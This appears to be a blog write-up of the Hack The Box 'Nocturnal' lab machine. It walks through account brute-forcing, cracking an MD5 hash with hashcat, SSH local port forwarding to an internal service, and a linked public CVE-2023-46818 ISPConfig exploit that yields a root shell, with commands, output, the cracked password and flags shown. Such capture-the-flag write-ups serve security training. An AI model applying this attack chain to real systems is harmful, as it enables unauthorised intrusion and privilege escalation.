HackingHusky

Nocturnal Hack the Box Challenge

This one is a bit weird, but I love the privilege escalation challenge, and that will be the primary focus of this write-up. This is great for focusing on methodology when you obtain a set of credentials, such as the OSCP, and determining where to go next.


Ports open 22 and 80.

After brute forcing accounts from the website, we have two users

Amanda and Tobias


tobias 55c82b1ccd55ab219b3b109b07d5061d

Since we have the hash for Tobias, this will be the point of entry. First, cracking said hash:




```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (23.9
Dictionary cache building /usr/share/wordlists/rockyou.txt: 134213744 bytes (95.
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

55c82b1ccd55ab219b3b109b07d5061d:slowmotionapocalypse

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 55c82b1ccd55ab219b3b109b07d5061d
Time.Started.....: Thu Jul 10 13:03:00 2025 (0 secs)
Time.Estimated...: Thu Jul 10 13:03:00 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  6088.2 kH/s (0.10ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3694592/14344385 (25.76%)
Rejected.........: 0/3694592 (0.00%)
```

Password-slowmotionapocalypse




```
tobias@nocturnal:~$ whoami
tobias
tobias@nocturnal:~$ ls
user.txt
tobias@nocturnal:~$ cat user.txt
863dc1befdd282339bbab12661a572f1
tobias@nocturnal:~$
tobias@nocturnal:~$
```

And the first flag found, now onto the fun part, checking sudo privileges and open ports,




```
tobias@nocturnal:~$ ss -tulnp
Netid  State    Recv-Q  Send-Q   Local Address:Port    Peer Address:Port Process
udp    UNCONN   0       0        127.0.0.53%lo:53           0.0.0.0:*
udp    UNCONN   0       0              0.0.0.0:68           0.0.0.0:*
tcp    LISTEN   0       70         127.0.0.1:33060          0.0.0.0:*
tcp    LISTEN   0       151        127.0.0.1:3306           0.0.0.0:*
tcp    LISTEN   0       10         127.0.0.1:587            0.0.0.0:*
tcp    LISTEN   0       511          0.0.0.0:80             0.0.0.0:*
tcp    LISTEN   0       4096       127.0.0.1:8080           0.0.0.0:*
tcp    LISTEN   0       4096     127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN   0       128          0.0.0.0:22             0.0.0.0:*
tcp    LISTEN   0       10         127.0.0.1:25             0.0.0.0:*
tcp    LISTEN   0       128             [::]:22                [::]:*
tobias@nocturnal:~$
```

We can port forward, but sadly, Tobias is not a root user. But we can port forward the local IP address to make transfers on port 8080, which is even better news.




```
└─■ [★]$ ssh tobias@$target -L 8081:127.0.0.1:8080
tobias@10.129.241.52's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 10 Jul 2025 06:13:33 PM UTC

  System load:           0.03
  Usage of /:            55.9% of 5.58GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             231
  Users logged in:       0
  IPv4 address for eth0: 10.129.241.52
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f9d5


Expanded Security Maintenance for Applications is not enabled.
```

Access, obtain, and we can send out tools through SSH for the actual concept, and why it's one of my favorite attacks to perform:




By establishing an SSH connection through local port forwarding, we can bypass the firewall traffic altogether and have a stable connection. We can use a user as an intermediary to bypass the firewall with a direct connection to the server, like so:




One CVE I love to use is CVE-2023-46818:

https://raw.githubusercontent.com/bipbopbup/CVE-2023-46818-python-exploit/refs/heads/main/exploit.py



```
┌─[eu-dedivip-2]─[10.10.14.158]─[aaronashley34@htb-ak6bkylqaj]─[~]
└──╼ [★]$ python3 exploit.py http://127.0.0.1:8081/ admin slowmotionapocalypse
[+] Target URL: http://127.0.0.1:8081/
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Injecting shell
[+] Launching shell

ispconfig-shell# whoami
root
```



```
ispconfig-shell# cat /root/root.txt
13c2a47d2a8319a78227353a77539618
```

After that, we got user access. The point is the ability to SSH port forwarding using a user account through the server to gain root access. That's what makes this one of my favorite attacks to pull off. This article delves much deeper into the topic than I could explain, but the principle of this exercise remains one of my favorite attacks: https://medium.com/r3d-buck3t/remote-local-port-tunneling-2b6a2fc1cab4.